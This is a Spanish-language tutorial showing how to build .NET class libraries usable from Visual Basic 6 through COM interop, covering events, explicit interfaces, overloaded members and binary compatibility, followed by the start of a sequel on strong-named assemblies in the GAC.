Añade esta nueva clase a la librería de clases:

```
<ClassInterface(ClassInterfaceType.AutoDual)> _
Public Class Class3
    Inherits Class2
    '
    Public Event elEvento(ByVal mensaje As String)
    '
    Public Overrides Function Mostrar() As String
        RaiseEvent elEvento("Hola desde Mostrar3 de la clase Class3")
        Return "El método Mostrar de Class3 en ClassLibrary2"
    End Function
    '
    Public Overrides Function ToString() As String
        Return "El ToString de Class3 en ClassLibrary2"
    End Function
End Class
```

Como puedes comprobar, además de heredar Class2, (que tiene el método Mostrar), hemos hecho que ese método sobrescriba al de la clase base, para que esto sea posible, la clase Class2 debe implementar ese método como **Overridable**, por tanto deberás modificar el método Mostrar de Class2 para que quede así:

```
Public Overridable Function Mostrar() As String
    Return "El método Mostrar de Class2 en ClassLibrary2"
End Function
```

Compila la librería y, ya sabes, regenera la librería de tipos (con regasm), copia la DLL en los directorios de VB6 y del ejecutable. Renombra el ejecutable actual de cliente1.exe a copia3.exe, abre el IDE de Visual Basic 6.0 y modifica el código para que ahora utilice la clase Class3 en lugar de Class2.
Si el objeto usado lo declaras con WithEvents, al ejecutarlo (e incluso al intentar compilarlo), te dará un error como el mostrado en la figura 16:

Figura 16. La clase Class3 no tiene eventos.

Si abres el examinador de objetos, comprobarás que no hay ningún evento (tienen una especie de rayo de color amarillo), pero si vemos dos nuevos procedimientos: add_elEvento y remove_elEvento, tal como podemos ver en la siguiente figura:

Figura 17. Los miembros de Class3 creados al definir un evento.

La "firma" que tienen esos dos métodos es la típica de los delegados de .NET, pero no se pueden usar desde VB6.
Al menos en las pruebas que he hecho, no he sido capaz de usarlos, ni con AddressOf ni de ninguna de las otras "200" formas que te comenté hace unos párrafos.

Veamos cómo solucionar este inconveniente, esta misma solución nos será de utilidad en la última parte de este artículo.

Para que nuestro componente COM pueda mostrar los eventos de una clase, debemos definir una interfaz a la que debemos aplicar el siguiente atributo:
<InterfaceTypeAttribute(ComInterfaceType.???)>
El valor indicado por las tres interrogaciones dependerá de si quieres que se comprueben los tipos en tiempo de compilación o de ejecución.

Definimos el evento como un procedimiento de tipo Sub, tal como se muestra a continuación:

```
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)> _
Public Interface IClass3Events
    Sub elEvento(ByVal mensaje As String)
End Interface
```

Lo que ahora nos queda es indicarle a la clase que implementa eventos, que debe usar esa interfaz, esto no se hace mediante **Implements**, sino aplicando otro atributo a la clase, en este caso lo haremos a la última clase que hemos definido: **Class3**, la cual quedaría de la siguiente forma:

```
<ClassInterface(ClassInterfaceType.AutoDual), _
 ComSourceInterfaces("ClassLibrary2.IClass3Events")> _
Public Class Class3
    Inherits Class2
    '
    Public Event elEvento(ByVal mensaje As String)
    '
    Public Overrides Function Mostrar() As String
        RaiseEvent elEvento("Hola desde Mostrar3 de la clase Class3")
        Return "El método Mostrar de Class3 en ClassLibrary2"
    End Function
    '
    Public Overrides Function ToString() As String
        Return "El ToString de Class3 en ClassLibrary2"
    End Function
End Class
```

Para poder probarlo, tenemos que generar la librería, registrarla, copiarla en el directorio de VB6.exe y también en el del proyecto de VB6.
Abrimos el IDE de VB6, y escribimos el siguiente código, (realmente es el mismo que teníamos antes, pero añadiendo WithEvents a la declaración de la variable y, como es natural, el procedimiento de evento:

```
Private WithEvents clase1 As ClassLibrary2.Class3

Private Sub clase1_elEvento(ByVal mensaje As String)
    MsgBox mensaje
End Sub

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtCerrar = clase1.Cerrar
    txtSaludar = clase1.Saludar(txtQueSaludo)
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary2.Class3
    '
    'txtQueSaludo = "el Guille"
    txtQueSaludo = clase1.Mostrar
    lblInfo = clase1.ToString
    '
End Sub
```

Si compilamos el proyecto, (renombra antes el ejecutable cliente1.exe a copia4.exe), comprobaremos que todo funciona bien, además de que el evento también se ejecuta, en este caso al cargarse el formulario, ya que lo hemos puesto dentro del método Mostrar y este sólo se utiliza en el evento Form_Load.

Si ahora ejecutamos las copias que antes hicimos, veremos que siguen funcionando bien, incluso la copia4, que usaba la clase Class3.
También podemos comprobar que el examinador de objetos nos sigue mostrando los dos procedimientos add_elEvento y remove_elEvento, además del evento, con su rayito amarillo.

Como comprobarás, esta aproximación no es tan mala, ya que no rompe la compatibilidad con los clientes anteriores, pero la pega que tiene, es que tenemos que definir una nueva clase cada vez que queramos añadir un nuevo miembro a la librería de clases.

3- Haciendo las cosas bien o de la forma recomendada.

Ahora vamos a ver cómo habría que crear la librería de clases de la forma recomendada por Visual Studio .NET.

No te asustes, si compruebas que es un poco, por no decir mucho, más trabajosa que la anterior y el efecto final es prácticamente el mismo, salvo que de esta forma sólo exponemos en COM una sola clase, de forma que el usuario que quiera usar el componente no tenga que "preguntarse" qué clase usar, al ver que hay varias clases disponibles.

Para esta última prueba, vamos a crear un nuevo proyecto del tipo Librería de clases, al que llamaremos ClassLibrary3 y aplicaremos el atributo:
<ClassInterface(ClassInterfaceType.None)>
para evitar que se creen de forma automática las interfaces.
Esto nos obligará a crear explícitamente las interfaces que queramos implementar.

Por tanto, definiremos una interfaz llamada IClass1 con tres métodos de nuestra propia cosecha, además del método ToString, heredado de Object.
Esto es así, porque no se crean las interfaces automáticamente y al tener que definir nosotros mismos las interfaces debemos especificar todos los miembros que queremos que se expongan.

Veamos el código de la interfaz y cómo habría que implementarlo en la clase.

```
Imports System.Runtime.InteropServices

<Assembly: ClassInterface(ClassInterfaceType.None)>

<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)> _
Public Interface IClass1
    Function Abrir() As String
    Function Cerrar() As String
    Function Saludar(ByVal aQuien As String) As String
    Function ToString() As String
End Interface

Public Class Class1
    Implements IClass1
    '
    Public Function Abrir() As String _
            Implements IClass1.Abrir
        Return "El método Abrir"
    End Function
    '
    Public Function Cerrar() As String _
            Implements IClass1.Cerrar
        Return "El método Cerrar"
    End Function
    '
    Public Function Saludar(ByVal aQuien As String) As String _
            Implements IClass1.Saludar
        Return "Saludo a " & aQuien
    End Function
    '
    Public Overrides Function ToString() As String _
            Implements IClass1.ToString
        Return "El ToString de Class1 en ClassLibrary3"
    End Function
End Class
```

Como podemos comprobar, el atributo se ha incluido en el propio archivo donde están definidas las clases, pero con el atributo Assembly, para que tenga una cobertura a todo el ensamblado, esto mismo lo podíamos haber hecho en el archivo AssemblyInfo.vb.

Ahora vamos a compilar la librería de clases y a crear el cliente en Visual Basic 6.0.
Los pasos a dar son los ya conocidos:
Compilar la librería.
Registrarla y crear la librería de tipos.
Copiar el ensamblado a los directorios de VB6.exe y al del proyecto de prueba.

El código del cliente de VB6 es prácticamente el mismo que el usado anteriormente, con la única diferencia de que el objeto lo crearemos a partir de ClassLibrary3.Class1.

Veamos ese código, aunque en las siguientes pruebas puede que sólo se muestre el código que ha cambiado.

```
'--------------------------------------------------------------------------
' Cliente 1 para el componente ClassLibrary3                    (03/Ene/03)
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------
Option Explicit

Private clase1 As ClassLibrary3.Class1

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtCerrar = clase1.Cerrar
    txtSaludar = clase1.Saludar(txtQueSaludo)
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary3.Class1
    '
    txtQueSaludo = "el Guille"
    lblInfo = clase1.ToString
    '
End Sub
```

Generamos el ejecutable y haremos una copia del mismo, para poder comprobar que sigue funcionando cuando hagamos modificaciones.

Si después de crear el componente nos vemos en la necesidad de añadir nuevos métodos, tendremos que crear una nueva interfaz con los nuevos métodos, además de los anteriores, para que podamos seguir usándolos.

Para ver cómo lo haríamos, vamos a añadir un nuevo método: **Mostrar**.

La interfaz quedaría de la siguiente forma:

```
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)> _
Public Interface IClass2
    Function Abrir() As String
    Function Cerrar() As String
    Function Saludar(ByVal aQuien As String) As String
    Function ToString() As String
    '
    Function Mostrar() As String
End Interface
```

Lo que debemos hacer a continuación es implementar esta nueva interfaz en la clase Class1, no necesitamos crear una nueva clase, aunque también podríamos hacerlo de esa forma, pero tendríamos nuevamente varias clases, y eso no sería lo deseado.

Debido a que COM sólo usará una de las interfaces del componente, deberemos implementar la nueva interfaz en primer lugar. Veamos el código de la clase:

```
Public Class Class1
    Implements IClass2, IClass1
    '
    Public Function Abrir() As String _
            Implements IClass1.Abrir, IClass2.Abrir
        Return "El método Abrir"
    End Function
    '
    Public Function Cerrar() As String _
            Implements IClass1.Cerrar, IClass2.Cerrar
        Return "El método Cerrar"
    End Function
    '
    Public Function Saludar(ByVal aQuien As String) As String _
            Implements IClass1.Saludar, IClass2.Saludar
        Return "Saludo a " & aQuien
    End Function
    '
    Public Overrides Function ToString() As String _
```

```
            Implements IClass1.ToString, IClass2.ToString
        Return "El ToString de Class1 en ClassLibrary3"
    End Function
    '
    Public Function Mostrar() As String _
            Implements IClass2.Mostrar
        Return "El método Mostrar"
    End Function
End Class
```

Como podemos comprobar, los métodos que teníamos antes definidos, implementan las dos interfaces.
Si nuestra intención es la de que algunos de esos métodos no se expongan con la nueva interfaz, simplemente no los implementaríamos, ni los definiríamos en la nueva interfaz.

Si ahora generamos la librería y creamos un cliente para usarla, comprobaremos que el código del cliente no cambia, ya que se sigue usando la misma clase del componente.
Lo único que tendríamos que añadir serían los nuevos métodos que esta nueva versión de la clase contiene, tal como podemos comprobar en el código del evento Form_Load:

```
Private Sub Form_Load()
    Set clase1 = New ClassLibrary3.Class1
    '
    'txtQueSaludo = "el Guille"
    txtQueSaludo = clase1.Mostrar
    lblInfo = clase1.ToString
    '
End Sub
```

Si piensas que esto es algo rebuscado... puede que tengas razón, pero si te lo piensas un poco, no es tan descabellado. Además de que tenemos el valor añadido de que si creamos el ensamblado después de haber modificado una de las interfaces, podemos volver a dejar el código como estaba originalmente sin perder la compatibilidad con los clientes que ya tengamos distribuidos.

Para añadir eventos a la clase, podemos hacerlo como vimos anteriormente.
En el código que voy a mostrar, se utiliza la definición de delegados, además de un procedimiento protegido que será el que se encargue de producir el evento.
Esta es la forma recomendada de definir eventos, aunque en Visual Basic .NET podemos crearlos como lo hicimos anteriormente, *al viejo estilo de VB6*.

> **Nota:**
> Esta es una de las características de Visual Basic .NET, aunque pueda parecer una ventaja, que más desorientan a los recién llegados a este lenguaje, ya que te permite hacer las cosas de dos formas diferentes: al estilo de como se hacía con las versiones anteriores y la otra al estilo de .NET Framework.
> Normalmente esto no es un problema, salvo para los que no "sepan" de Visual Basic, a los que les costará un poco más comprender el código que están viendo. Además de que no "obliga" a usar las nuevas formas propuestas por .NET Framework.

Veamos el código de la interfaz para los eventos y el código de la clase que lo implementa, el resto que no se muestra es el mismo que antes.

```
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)> _
Public Interface IClass1Events
    Sub elEvento(ByVal mensaje As String)
End Interface

<ComSourceInterfaces("ClassLibrary3.IClass1Events")> _
Public Class Class1
    Implements IClass2, IClass1
    '
    Public Delegate Sub elEventoHandler(ByVal mensaje As String)
    '
    Public Event elEvento As elEventoHandler
    '
    Protected Sub OnElEvento(ByVal mensaje As String)
        RaiseEvent elEvento(mensaje)
    End Sub
    '
    '... el resto del código ...
    '
```

```
    Public Function Mostrar() As String _
            Implements IClass2.Mostrar
        OnElEvento("Evento producido en el método Mostrar")
        Return "El método Mostrar"
    End Function
End Class
```

Nota:
El nombre del evento expuesto por COM será el que se haya declarado en la interfaz, aunque éste sea diferente del definido en la clase.

El código del cliente de VB6 quedaría así:

```
Option Explicit

Private WithEvents clase1 As ClassLibrary3.Class1

Private Sub clase1_elEvento(ByVal mensaje As String)
    MsgBox mensaje
End Sub

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtCerrar = clase1.Cerrar
    txtSaludar = clase1.Saludar(txtQueSaludo)
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary3.Class1
    '
    txtQueSaludo = clase1.Mostrar
    lblInfo = clase1.ToString
    '
End Sub
```

Como en ocasiones anteriores, te recomiendo que antes de crear el ejecutable hagas una copia, para que puedas comprobar que los ejecutables anteriores siguen funcionando.
También te recuerdo que cada vez que hagas una nueva versión de la clase, sigas los pasos que hemos estado dando anteriormente: registrar el ensamblado, copiarla en los directorios, etc.

Si abres el examinador de objetos, comprobarás que en el componente ClassLibrary3 se muestra el delegado del evento, tal como podemos ver en la figura 18.

Figura 18. El delegado también se muestra en el examinador de objetos.

Si no queremos que esa definición del delegado se muestre en el examinador de objetos, podemos aplicar el atributo **<ComVisible(False)>**, para que no sea visible en COM. Este atributo lo podemos aplicar a las clases y a los métodos y propiedades.

Para que ese delegado no se muestre, usa este código:

```
<ComVisible(False)> _
Public Delegate Sub elEventoHandler(ByVal mensaje As String)
```

Este cambio no romperá la compatibilidad, ya que el delegado realmente no se usa.

Después de aplicar este cambio el examinador de objetos no lo muestra, tal como podemos comprobar en la siguiente figura:

Figura 19. Los miembros de la librería después de ocultar el delegado.

Para finalizar, veamos un último ejemplo en el cual usaremos una de las otras interfaces expuestas por el componente COM.

Como has podido ver, al definir la segunda interfaz e implementarla en primer lugar, la primera interfaz se muestra en el examinador de objetos. Eso nos da la posibilidad de poder aplicarla al objeto creado a partir de Class1.

Como en el código que tenemos actualmente no tendría mucho sentido, vamos a crear una tercera interfaz de la cual se eliminará el método **Mostrar** y se añadirán nuevos métodos y propiedades, de forma que podamos ver otros aspectos interesantes e incluso curiosos.

La nueva interfaz y la clase quedará de esta forma:

```
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)> _
Public Interface IClass3
    Function Abrir() As String
    Function Cerrar() As String
    Function Saludar(ByVal aQuien As String) As String
    Function ToString() As String
    'Function Mostrar() As String
    Sub Abrir(ByVal archivo As String)
    Sub Abrir(ByVal archivo As String, ByRef aDatos() As String)
    Sub Guardar(ByVal archivo As String)
    Property Datos() As String()
    Property Datos(ByVal index As Integer) As String
End Interface

<ComSourceInterfaces("ClassLibrary3.IClass1Events")> _
Public Class Class1
    Implements IClass3, IClass2, IClass1
    '
    Private mDatos() As String
    '
    <ComVisible(False)> _
    Public Delegate Sub elEventoHandler(ByVal mensaje As String)
    '
    Public Event elEvento As elEventoHandler
    '
```

```
    Protected Sub OnElEvento(ByVal mensaje As String)
        RaiseEvent elEvento(mensaje)
    End Sub
    '
    Public Function Abrir() As String _
            Implements IClass1.Abrir, IClass2.Abrir, IClass3.Abrir
        Return "El método Abrir"
    End Function
    '
    Public Function Cerrar() As String _
            Implements IClass1.Cerrar, IClass2.Cerrar, IClass3.Cerrar
        Return "El método Cerrar"
    End Function
    '
    Public Function Saludar(ByVal aQuien As String) As String _
            Implements IClass1.Saludar, IClass2.Saludar, IClass3.Saludar
        Return "Saludo a " & aQuien
    End Function
    '
    Public Overrides Function ToString() As String _
            Implements IClass1.ToString, IClass2.ToString, IClass3.ToString
        Return "El ToString de Class1 en ClassLibrary3"
    End Function
    '
    Public Function Mostrar() As String _
            Implements IClass2.Mostrar
        OnElEvento("Evento producido en el método Mostrar")
        Return "El método Mostrar"
    End Function
    '
    Public Sub Abrir(ByVal archivo As String) Implements IClass3.Abrir
        OnElEvento("El método Abrir con un parámetro")
    End Sub
    '
    Public Sub Guardar(ByVal archivo As String) Implements IClass3.Guardar
        OnElEvento("El método Guardar con parámetros")
    End Sub
    '
    Public Sub Abrir(ByVal archivo As String, ByRef aDatos() As String) _
            Implements IClass3.Abrir
        OnElEvento("El método Abrir con dos parámetros")
        mDatos = aDatos
    End Sub
    '
    Public Property Datos() As String() Implements IClass3.Datos
        Get
            Return mDatos
        End Get
        Set(ByVal value As String())
            mDatos = value
        End Set
    End Property
    Public Property Datos(ByVal index As Integer) As String Implements IClass3.Datos
        Get
            Return mDatos(index)
        End Get
        Set(ByVal value As String)
            mDatos(index) = value
        End Set
    End Property
End Class
```

En este nuevo código tenemos que destacar un par de cosas:
Hemos declarado nuevos métodos y propiedades, entre los cuales hay varios que están sobrecargados, además de que uno de ellos utiliza un array (o matriz) de tipo String y una de las versiones de la propiedad Datos es del tipo String() (array de String).

Veremos cómo se exponen esos métodos sobrecargados en COM, recordemos que en COM no se pueden usar métodos sobrecargados, es decir procedimientos que tienen el mismo nombre pero distinto número o tipo de parámetros.

Vamos a ver el código de VB6 en el que usaremos estas propiedades, pero antes vamos a ver cómo resuelve

ese pequeño inconveniente con el que nos encontramos al no aceptar COM el mismo nombre en distintos procedimientos.
En la siguiente figura vemos los miembros de la clase Class1:




Figura 20. Los procedimientos sobrecargados se cambian de nombre

Como podemos comprobar en la figura 20, lo que se hace es cambiar el nombre de los procedimientos sobrecargados, para que no haya conflictos.
Otro detalle que debemos tener en cuenta es que los arrays o matrices se deben pasar por referencia (ByRef) en lugar de ByVal.

> **Nota:**
> Hay que tener en cuenta que en Visual Basic 6.0 los parámetros por defecto, es decir, si no se indica lo contrario, son ByRef, mientras que en Visual Basic .NET éstos son ByVal.

De todas formas, si el array no se declara como ByRef, no se podrá usar en el cliente COM.

Veamos ahora el código de Visual Basic 6.0 que utiliza estos nuevos métodos, para ello tendremos que cambiar el "aspecto" del formulario, para que podamos ver en acción estas nuevas propiedades y métodos.

Figura 21. El nuevo aspecto del formulario.

Y este es el código completo:

> **Nota:**
> Es posible que los nombres de los métodos y propiedades que en el componente .NET están sobrecargados, no tengan siempre el mismo nombre, por tanto, si en este código se muestra Datos_2, (por ejemplo), es posible que en el código generado por ti, tenga el nombre Datos, ya que la exportación a COM de miembros sobrecargados no garantiza que siempre tengan el mismo nombre.
> La forma de solucionar esta generación automática de nombres es indicando en la interfaz el nombre que queremos que se muestre en COM; doy por supuesto que esos nombres deben ser diferentes para cada una de las sobrecargas.
> Esa asignación de nombres de forma manual no afecta a los clientes creados con .NET Framework, ya que siempre usarán los nombres de los métodos declarados en la clase.

```
'--------------------------------------------------------------------------------
' Cliente 1 para el componente ClassLibrary3                        (03/Ene/03)
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Private WithEvents clase1 As ClassLibrary3.Class1

Private Sub clase1_elEvento(ByVal mensaje As String)
    MsgBox mensaje
End Sub

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtCerrar = clase1.Cerrar
    txtSaludar = clase1.Saludar(txtQueSaludo)
End Sub

Private Sub cmdPrueba5_Click()
    Dim o2 As IClass2
    Set o2 = clase1
    lblInfo2 = o2.Mostrar
End Sub

Private Sub cmdPrueba6_Click()
    Dim aD(20) As String
```

```
    Dim i As Long
    '
    For i = 0 To 20
        aD(i) = "prueba " & CStr(i)
    Next
    clase1.Abrir_3 "prueba", aD
    '
    For i = 0 To UBound(clase1.Datos)
        List1.AddItem clase1.Datos_2(i)
    Next
    '
    Dim aD2() As String
    aD2 = clase1.Datos
    For i = 0 To UBound(aD2)
        List1.AddItem aD2(i)
    Next
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary3.Class1
    '
    txtQueSaludo = "el Guille"
    'txtQueSaludo = clase1.Mostrar
    lblInfo = clase1.ToString
    '
End Sub
```

Como hemos comprobado, hemos eliminado de la interfaz el método Mostrar, por tanto la clase Class1 no muestra ese método, tal como podemos comprobar en la figura 20.
Pero el método mostrar sigue estando definido en la clase, lo único que ocurre es que la interfaz IClass3 no lo implementa. Si por alguna razón quisiéramos utilizar ese método, podemos hacerlo, pero por medio de la interfaz IClass2 que si lo implementa. La forma de usarlo, es el mostrado en el evento **cmdPrueba5_Click**, que es la forma "clásica" de usar las interfaces que una clase implementa.
En el procedimiento **cmdPrueba6_Click** podemos ver cómo acceder a las propiedades que manejan el array de tipo String, así como la implementación del método Abrir que recibe como parámetro un array, al cual tenemos que acceder mediante **Abrir_3** que es el nombre que utiliza COM.

Nota:
En .NET Framework los arrays siempre deben tener el límite inferior de cada dimensión en cero. Por tanto, (aunque en Visual Basic 6.0 podamos definir una matriz (o array) con un índice inferior distinto de cero), si pasamos a un componente creado en .NET un array que no tenga el índice inferior en cero, se producirá un error.

Nota:
Si a las interfaces aplicamos el atributo:
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)>, la comprobación del tipo de los miembros que expone una interfaz, se hará en tiempo de compilación, por otro lado, aplicando el atributo:
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIDispatch)>, esa comprobación se hará en tiempo de ejecución.
Por tanto, es recomendable siempre que sea posible, aplicar ese atributo con el valor **InterfaceIsIUnknown,** salvo cuando sea una colección que devuelva un enumerador, en esos casos habrá que usar **InterfaceIsIDispatch** tanto en la clase colección como en la clase que dicha colección contendrá.

Sólo me queda decir que si creamos un cliente en .NET Framework, usaremos las propiedades y métodos de la forma "habitual", es decir usando el mismo nombre con el que se ha definido en la librería de clases.

Y esto es todo. Se que ha sido algo extenso, pero creo que el tema se lo merecía.

Aunque si te ha parecido extenso, te advierto que aún tengo pendiente una continuación de este artículo en el que se tratará el tema de los componentes compartidos y los nombres seguros (*strong name*).

Lo que me gustaría es que todo esto realmente te haya sido de utilidad.

Nos vemos.
Guillermo

Nerja, del 31 diciembre 2002 al 4 de enero de 2003

Si quieres todo el código de los ejemplos aquí mostrados,
los puedes conseguir en este link: servidorNETparaCOM.zip (115 KB)

Microsoft .net **Cómo... en .NET**

Usar un componente .NET desde COM (2ª parte)

Crear un servidor .NET con nombre seguro para usar desde COM

Publicado el 13/Ene/2003
Actualizado el 13/Ene/2003

Links a los otros artículos de esta serie: 1, 2 y 3

Introducción

Este artículo se puede considerar una continuación de **Usar un componente .NET desde COM**, entre otras cosas por se titula igual, además de que se indica que es la 2ª parte, por tanto, si la lógica no nos falla, (que en esto de lógica deberíamos saber bastante nosotros los programadores), podemos considerar este como la continuación del anterior, pero, si no lees el anterior y sólo lees este, te será igualmente útil, aunque es posible que algunos conceptos te parezca que no son tratados muy en profundidad, por tanto, puedes leer el anterior y así asegurarte de que no te pierdes nada.

De todas formas, aunque sólo sea por rellenar esta introducción, recapitulemos un poco, así no te sentirás tan perdido.

¿Por qué crear un componente COM con .NET Framework?

Antes de nada, voy a excusar (o a defender) el porqué de esta, aparentemente, complicación en crear un componente .NET para usar desde aplicaciones COM (como puede ser el VB6), ya que es posible que pienses que sería más fácil crear el componente con, por ejemplo, Visual Basic 6.0 si nuestra intención es esa: que el componente se utilice en ese lenguaje de automatización.
También puedes pensar que el componente creado con .NET y usado desde COM tendrá una sobrecarga, "aparentemente" innecesaria, ya que, para su funcionamiento tendremos en memoria el runtime del .NET Framework, además de la librería que hace de enlace entre .NET y COM, sin olvidarnos del propio componente, aunque ese no cuenta, ya que, esté creado con uno u otro sistema, tendríamos que tenerlo en la memoria.

Una excusa que se me ocurre, además de decirte que la razón es "porque sí", es la de poder actualizar o mejorar una aplicación existente, creada con Visual Basic 6.0 (por ejemplo).
Supongamos que tenemos una aplicación creada con VB6, la cual, porque tiene bastante código no nos decidimos a convertir a .NET, pero nos interesa aprovechar algunas de las características de .NET, ya sea el uso de ADO .NET, la creación de Threads o simplemente una serie de clases que utilicen la herencia para facilitarnos las cosas. Si has leído el artículo anterior, pensarás que es posible que tenga sus ventajas, pero también hay que escribir código extra para poder llegar a esa compatibilidad con un componente COM, y estarás en lo cierto, pero...nada es gratis, creo que peor sería tener que emplear meses en convertir la aplicación completa a .NET, (no pienses que el asistente de conversión te aliviará el trabajo en un proyecto de gran envergadura), además de que, según que casos, podríamos sacar más rendimiento a un nuevo código si dicho código lo creamos usando .NET Framework.
En fin... si lo dicho no termina de convencerte... puedes dejarlo ahora y emplear tu tiempo en cualquier otro artículo.

¿Sigues por aquí? Gracias... al menos se que lo que voy a escribir a continuación no seré yo el único que lo lea. Y para que te animes, si es que simplemente has mirado un poco más abajo, te diré qué es lo que te encontrarás en el resto de este texto:

Crear un componente .NET con compatibilidad binaria con COM

Ese será el contenido, además de que el componente .NET estará instalado en la caché global, de forma que un único ensamblado esté accesible en todo el equipo en el que lo instalemos y, no sólo accesible por ejecutables o librerías COM, sino también por cualquier otro ensamblado creado con cualquier lenguaje basado en .NET Framework.

> **Nota:**
> En Visual Basic 6.0 podemos crear componentes COM que pueden ser del tipo DLL también llamados In-Process server o del tipo EXE, Out-Process server. El primero será una librería que se usará desde "dentro" del ejecutable que lo utilice, es decir, aunque la librería sea externa al ejecutable, se cargará en la memoria junto al ejecutable, sin embargo un componente del tipo EXE actuará externamente, es decir, será un ejecutable independiente que funcionará en su propio espacio de memoria. En .NET sólo podemos crear componentes compatibles con COM que sean del tipo DLL.

¿Qué importancia tiene la compatibilidad binaria en los componentes COM?

No me voy a extender, ya que no sería este el sitio adecuado, pero al menos te diré, (para refrescarte la memoria), que cuando creamos una aplicación que utiliza un componente ActiveX (o COM), ya sea una librería DLL o un control OCX e incluso un ejecutable EXE; dicha aplicación accede a las interfaces que el componente expone. Si actualizamos el componente ActiveX, para asegurarnos que las aplicaciones que lo utilicen sigan funcionando igual que antes de la actualización, esas interfaces no deben cambiar y en caso de que así sea, se deben preservar las antiguas y añadir nuevas interfaces.
Si en VB6 marcamos un componente con compatibilidad binaria, cada vez que modifiquemos las interfaces expuestas, se creará una nueva con dichos cambios o al menos nos avisará de que lo hagamos, si es que no puede hacerlo de forma automática.
Esto es algo que debemos tener en cuenta al crear un componente en .NET, ya que el compilador no nos avisará de que estamos "rompiendo" la compatibilidad binaria, aunque si lo hacemos, seguramente nos enteraremos bien porque nosotros mismos lo detectemos o bien porque algún cliente nos llame y nos lo diga, normalmente no de una forma "agradable".

Si tenemos aplicaciones que utilicen un componente y hacemos cambios a ese componente, debemos tener la precaución de que no se rompa la compatibilidad con las aplicaciones existentes.

Aquí veremos cómo prevenir ese inconveniente, entre otras cosas, porque el tipo de componente que vamos a crear estará compartido y accesible por cualquier aplicación instalada en el equipo.

Ahora si te recomendaría que te leyeras la primera parte de este artículo, sobre todo lo indicado en la sección titulada "**3- Haciendo las cosas bien o de la forma recomendada**".

Crear un componente .NET para usarlo globalmente.

Independientemente de que el componente creado con .NET se vaya a usar desde un cliente COM o no, podemos registrarlo en el caché de ensamblados global (GAC) de esta forma un único componente (o ensamblado) estará accesible por cualquier aplicación que tengamos en el equipo.
Para que esto sea posible, dicho componente debe estar "firmado" con un nombre seguro (*strong name*) y registrado en el GAC.

> **Nota:**
> Si quieres detalles de cómo firmar un ensamblado con nombre seguro y realizar ese registro en el caché de ensamblados global, te recomiendo que leas el artículo Cómo crear y registrar un ensamblado con nombre seguro.

Cuando registramos el ensamblado (o componente .NET) en el caché de ensamblados global y dicho componente también está registrado para su uso desde clientes COM, tenemos la misma funcionalidad que teníamos con los componentes COM, ya que un componente COM siempre debe estar registrado para poder usarlo, por tanto esta sería la forma más correcta de hacer las cosas para usar componentes .NET desde aplicaciones clientes COM.

Y ya sin más preámbulos veamos las características que cualquier componente .NET debería cumplir para que todo esto sea posible y no rompa la compatibilidad binaria con los clientes COM.

Crear un componente .NET con compatibilidad binaria para usar desde COM

El componente que vamos a crear para este artículo será una colección personalizada, ya que así tendremos la ocasión de ver algunas características que nos podían alentar a realizar el componente en .NET.

Este componente tendrá dos clases "normales" y dos clases-colecciones.
Una de las clases tendrá implementada la interfaz **IComparable** de forma que la podamos usar para que esté contenida en una colección "clasificable".
La otra clase se derivará de esa y añadirá cierta funcionalidad extra.
Una de las colecciones será una colección estándar y la otra colección se derivará de ella, además de añadir funcionalidad para entrada/salida, es decir, permitirá guardar/leer el contenido de la colección en un fichero de texto, además de que producirá eventos.
También tendremos una enumeración y métodos para devolver los "nombres" de los miembros de la enumeración... y algunas cosillas más.

Creando el proyecto de prueba

El proyecto será una librería (o biblioteca) de clases, ya que este es el único tipo de proyecto de .NET que podemos usar desde un cliente COM.
La librería creada para este ejemplo se llamará **ClassLibraryVB** y el espacio de nombres predeterminado será **pruebasGuille**, el nombre del ensamblado será **pruebasGuille.ClassLibraryVB**. Estos valores los podemos asignar en las propiedades del proyecto, tal como se muestra en la figura 1.

Figura 1, propiedades del proyecto

Lo primero que haremos será forzar la creación de interfaces para las clases que esta librería expondrá, ya que esta es la mejor forma de asegurarnos la compatibilidad binaria.
